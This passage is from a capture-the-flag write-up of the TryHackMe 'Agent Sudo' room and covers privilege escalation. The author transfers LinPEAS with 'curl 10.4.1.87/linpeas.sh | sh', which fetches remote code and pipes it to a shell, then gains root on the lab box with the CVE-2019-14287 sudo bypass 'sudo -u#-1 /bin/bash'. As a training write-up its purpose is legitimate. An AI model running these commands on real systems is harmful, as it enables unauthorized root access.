A reverse image search confirms this is the famous Roswell alien autopsy photo. The "truth" the room description mentioned. Now for the real objective — root.
Privilege Escalation: CVE-2019-14287

Time to enumerate for escalation vectors. Let's transfer LinPEAS to the target.
<h1>On attacker machine:</h1>
sudo python3 -m http.server 80

<h1>On target:</h1>

curl 10.4.1.87/linpeas.sh | sh
 Click to zoom
Figure 7.1: Hosting linpeas.sh on a Python HTTP server for delivery
Click to zoom
Figure 7.1: Hosting linpeas.sh on a Python HTTP server for delivery
 Click to zoom
Figure 7.2: LinPEAS executing on the target — scanning for escalation vectors
Click to zoom
Figure 7.2: LinPEAS executing on the target — scanning for escalation vectors

LinPEAS highlights a critical finding in the System Information section:
 Click to zoom
Figure 7.3: LinPEAS flags sudo version 1.8.21p2 — a known vulnerable version
Click to zoom
Figure 7.3: LinPEAS flags sudo version 1.8.21p2 — a known vulnerable version

Sudo version 1.8.21p2 — this is vulnerable to CVE-2019-14287, a security bypass that allows users with sudo privileges restricted to specific commands to run commands as root by specifying a user ID of -1 (which wraps around to 0, i.e., root).
 Click to zoom
Figure 7.4: The CVE-2019-14287 technique — sudo -u#-1 /bin/bash bypasses user restrictions
Click to zoom
Figure 7.4: The CVE-2019-14287 technique — sudo -u#-1 /bin/bash bypasses user restrictions
The exploit is elegantly simple:

sudo -u#-1 /bin/bash
 Click to zoom
Figure 7.5: Executing the sudo CVE exploit on the target
Click to zoom
Figure 7.5: Executing the sudo CVE exploit on the target
 Click to zoom

Figure 7.6: Root shell achieved — "Congratulation on rooting this box" from DesKel a.k.a Agent R
Click to zoom
Figure 7.6: Root shell achieved — "Congratulation on rooting this box" from DesKel a.k.a Agent R
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# whoami
root
root@agent-sudo:~# cat /root/root.txt
To Mr.hacker,
Congratulation on rooting this box. This box was designed for TryHackMe.
Tips, always update your machine.

Your flag is [REDACTED]

By,
DesKel a.k.a Agent R
Root flag secured. Agent R was DesKel all along. Machine fully compromised.
The Bottom Line
Agent Sudo is a masterclass in chaining diverse techniques. It starts with a clever user-agent manipulation that most scanners would miss entirely, pivots through FTP brute-forcing into a multi-layered steganography challenge (binwalk, zip cracking, Base64 decoding, steghide), and finishes with a real-world CVE that affects millions of Linux systems. The room proves that a single weak password — chris's FTP credentials — can unravel an entire infrastructure when combined with poor operational security and unpatched software.
Room completed on TryHackMe. An excellent intermediate-level challenge that weaves together web enumeration, steganography, and privilege escalation into a cohesive spy-themed narrative. Agent R's secret server has been compromised. The truth is out there.